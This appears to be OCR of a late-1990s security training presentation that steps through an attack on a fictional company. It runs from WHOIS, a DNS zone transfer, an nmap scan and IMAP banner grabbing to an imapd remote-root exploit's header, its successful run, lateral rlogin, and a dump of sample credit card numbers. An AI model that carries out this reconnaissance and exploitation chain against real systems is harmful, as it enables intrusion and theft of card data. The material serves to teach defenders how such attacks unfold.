
More News...


- BigWidget aquires Spacely Sprockets for $17.3 million
- BigWidget announces record third quarter earnings


1234 Main Street - Anytown, USA 55555


Document: Done


Welcome to the InterNIC - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.internic.net/
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
Welcome to Network Solutions'
InterNIC Registration Services
NETWORK SOLUTIONS®
REGISTRATION SERVICES
Domain name registration services
The InterNIC provides domain name registration services for the top level domains .com, .net , .org, and .edu. Please visit the What's New? page to see a listing of recently added features or changes to the site.
• Search the database of registered domain names using WHOIS:
bigwidget.com
Search
Clear
• Register a domain name: If you are registering a domain name for the first time, please see How to Register a new domain name for guidance.
• Forms: Registration Services maintains a variety of forms to assist you in registering or transferring your domain name and modifying your domain name and associated records.
• Resources: Links to everything from policies to payment options.
The InterNIC is a cooperative activity between the U.S. Government and Network Solutions, Inc.
Please read our disclaimer.
CONTACT US | RESOURCES | HOW TO ... | FORMS | FAQ | SITE MAP | SEARCH | WHOIS
Document: Done


InterNIC Registration Tool - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.internic.net/cgi-bin/itts/whois
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
NETWORK SOLUTIONS
interNIC
Home Contact Us Registration Services
RESOURCES HOW TO... FORMS FAQ SITE MAP SEARCH
Search for a Domain Name Register a Domain Name
InterNIC Template Tool Suite
Search for: BIGWIDGET.COM
Submit Query
Registrant:
BigWidget, Conglomerated. (BWC2-DOM)
1234 Main Street
Anytown, GA USA
Domain Name: bigwidget.com
Administrative Contact, Technical Contact, Zone Contact:
BigWidget Admin (IA338-ORG) bwc-dnsadmin@bigwidget.com
Phone- 678-555-1212
Fax- 678-555-1211
Billing Contact:
BigWidget Billing (IB158-ORG) BigWidget-billing@bigwidget.com
Phone- 678-555-1212
Fax- 678-555-1211
Record last updated on 29-Jun-98.
Record created on 30-Jun-94.
Database last updated on 13-Oct-98 06:21:01 EDT.
Domain servers in listed order:
EHECATL. BIGWIDGET 208.21.0.7
NS1.SPRINTLINK.NET 204.117.214.10
NS.COMMANDCORP.COM 130.205.70.10
Document: Done


RIPN NIC - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Print Edit Discuss
Address http://www.ripn.net:8080/nic/index.html
Go Links
RIPN
Российский НИИ Развития Общественных Сетей
О РОСНИИРОС RIPN | СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР | ПРОЕКТЫ
СЕТЕВОЙ ИНФОРМАЦИОННЫЙ ЦЕНТР
РЕГИСТРАЦИЯ ДОМЕНОВ В ЗОНЕ RU
РАСПРЕДЕЛЕНИЕ IP НОМЕРОВ
РЕГИСТРАЦИЯ АВТОНОМНЫХ СИСТЕМ (AS)
РЕГИСТРАЦИЯ ОБРАТНЫХ ДОМЕНОВ
WHOIS СЕРВИС
АРХИВ ДОКУМЕНТОВ FYI, RFC, RIPE
СПИСКИ РАССЫЛОК СЕТЕВОГО ИНФОРМАЦИОННОГО ЦЕНТРА
ПОИСК | EMAIL
WIN | KOI | ALT | ISO | MAC | ENGLISH
ГЛАВНАЯ СТРАНИЦА
Internet


Командная строка - nslookup
Z:\>nslookup
DNS request timed out.
timeout was 2 seconds.
*** Can't find server name for address 127.0.0.1: Timed out
*** Default servers are not available
Default Server: UnKnown
Address: 127.0.0.1
> server 194.226.94.9
DNS request timed out.
timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9
> _


Командная строка - nslookup
> server 194.226.94.9
DNS request timed out.
timeout was 2 seconds.
Default Server: [194.226.94.9]
Address: 194.226.94.9
> ls -d infosec.ru
[[194.226.94.9]]
infosec.ru. SOA ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
infosec.ru. NS ns.icn.gov.ru
infosec.ru. NS ns.rfnet.ru
infosec.ru. MX 10 pr.infosec.ru
infosec.ru. MX 20 relay.rfnet.ru
pr A 194.135.141.98
mail CNAME un.infosec.ru
un A 194.135.141.99
un MX 10 un.infosec.ru
www A 194.154.77.109
www1 CNAME un.infosec.ru
ftp1 CNAME un.infosec.ru
infosec.ru. SOA ns.rfnet.ru hostmaster.ns.rfnet.ru. (1999
081702 28800 7200 604800 86400)
>

Shadow Scan.lnk

```
[hacker@linux131 hacker]$ nmap 200.0.0.143

Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Interesting ports on  (200.0.0.143):
(The 1516 ports scanned but not shown below are in state: closed)
Port       State      Service
21/tcp     open       ftp
25/tcp     open       smtp
80/tcp     open       http
135/tcp    open       loc-srv
139/tcp    open       netbios-ssn
443/tcp    open       https
465/tcp    open       smtps

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
[hacker@linux131 hacker]$
```

```
hacker: ~$ telnet bigwidget.com 25

Trying 10.0.0.28...


Connected to bigwidget.com

Escape character is '^]'.


Connection closed by foreign host.

hacker:~$ telnet bigwidget.com 143


Trying 10.0.0.28...


Connected to bigwidget.com.
* OK bigwidget IMAP4rev1 Service 9.0(157) at Wed, 14 Oct 1998 11:51:50 -0400
(EDT)
(Report problems in this server to MRC@CAC.Washington.EDU)
. logout


* BYE bigwidget IMAP4rev1 server terminating
connection
. OK LOGOUT completed
Connection closed by foreign host.
```

rootshell

exploits
news
search
documentation
imap

Do you have security related news? Please e-mail it to news@rootshell.com.

OpenSite Web Auctions truely open
9/24/98 8:22AM PDT

OpenSite Technologies, Inc. has a product allowing sites to offer Web Auctions. Apparently most sites using this software have it misconfigured and anyone browsing their site has access to users credit cards and personal information. If you are a user of this software please contact OpenSite for information on securing your website.

- news.com - Auctions close major security hole

Fraud alleged in the transfer of ownership of Thailand.com site
9/23/98 1:40PM PDT

Do you rely on DNS for authentication. If you do then this is another reason to think twice. Under current InterNIC policy it is quite easy to steal someones domain and make the courts figure it out later.

- bangkokpost.net - Fraud alleged in the transfer of ownership of Thailand.com site
- www.thailand.com

Rootshell t-shirts coming soon!
9/22/98 11:28AM PDT

Rootshell t-shirts are coming soon! In order to anticipate demand if you think you might be interested in purchasing a t-shirt please click on this link. It is looking like t-shirts will be priced somewhere around $15-$18 US. If you have any design

Welcome to Rootshell | Hosted by connectnet.com - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Guide Print Security Stop

Bookmarks Location: http://www.rootshell.com/search.fcg

Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace

rootshell

exploits

news

search

documentation

imap

Connect from dhcp174-180.iss.net [208.27.174.180] (Mozilla/4.05 [en] (WinNT; I))logged.

Rootshell search results		
7/17/98	imapd4.txt	New remote root exploit in University of Washington imapd 4. (that came with Pine 4.0)
4/13/98	impack103.tar.gz	Luke_Skyw'w Imap Pack 1.03 - exploit imapd attack vunerable hosts. (Warning: contains untested binaries)
2/19/98	imapd_core.txt	When imapd coredumps, the core will have encrypted shadowed passwords.
11/21/97	imaps.tar.gz	Serveral different versions of the remote imapd buffer overflow exploit.
10/30/97	imapd_4.1b.txt	It's possible to crash imapd, thus leaving shadow and password files in core file.
9/26/97	imapd_scan.sh	This script will scan (and exploit) an entire subnet for imap2 vulnerabilitles.
6/24/97	imapd_exploit.c	Get remote root access on Redhat systems by overwriting a buffer in impad.

38% of 12K

To: neighbor@home.org
From: neighbor@home.org
Subject: Hope you had a nice vacation

exploits
news
search
documentation

Download NON-HTML Version | Add Comment | View Comments (1 comment(s))

```
/*

  This is the remote exploit of the hole in the imap daemon, for
  Linux.  The instruction code is doing open(), write(), and close()
  system calls, and  it adds a line root::0:0.. at the beggining of
  /etc/passwd (change to /etc/shadow if needed).  The  code needs to
  be self modifying since imapd turns everything to lowercase before
  it pushes it on the stack.  The problem  is that it  rewrites the
  first line of passwd/shadow,  therefore loosing the root password.

  I'm sorry, but I don't have time to add in the seek syscall.

  - Akylonius (aky@galeb.etf.bg.ac.yu) [1997]

  Modifications made on 5.1.97 to accept command line hostname,  with
  'h_to_ip' function that resolves it to an ip.  -  p1 (p1@el8.org)
```

```
hacker ~$ ./imap_exploit bigwidget.com

IMAP Exploit for Linux.
Author: Akylonius (aky@galeb.etf.bg.ac.yu)
Modifications: p1 (p1@el8.org)

Completed successfully.

hacker ~$ telnet bigwidget.com

Trying 10.0.0.28...

Connected to bigwidget.com.

Red Hat Linux release 4.2 (Biltmore)
Kernel 2.0.35 on an i686
login: root

bigwidget:~# whoami

root

bigwidget:~# cd /etc
bigwidget:~# cat ./hosts

127.0.0.1     localhost       localhost.localdomain
208.21.2.10   thevault        accounting
208.21.2.11   fasttalk        sales
208.21.2.12   geekspeak       engineering
208.21.2.13   people          human resources
208.21.2.14   thelinks        marketing
208.21.2.15   thesource       information systems

bigwidget:~# rlogin thevault
```

```
thevault:~# cd /data/creditcards

thevault:~# cat visa.txt

Allan B. Smith    6543-2223-1209-4002 12/99
Donna D. Smith    6543-4133-0632-4572 06/98
Jim Smith         6543-2344-1523-5522 01/01
Joseph L.Smith    6543-2356-1882-7532 04/02
Kay L. Smith      6543-2398-1972-4532 06/03
Mary Ann Smith    6543-8933-1332-4222 05/01
Robert F. Smith   6543-0133-5232-3332 05/99

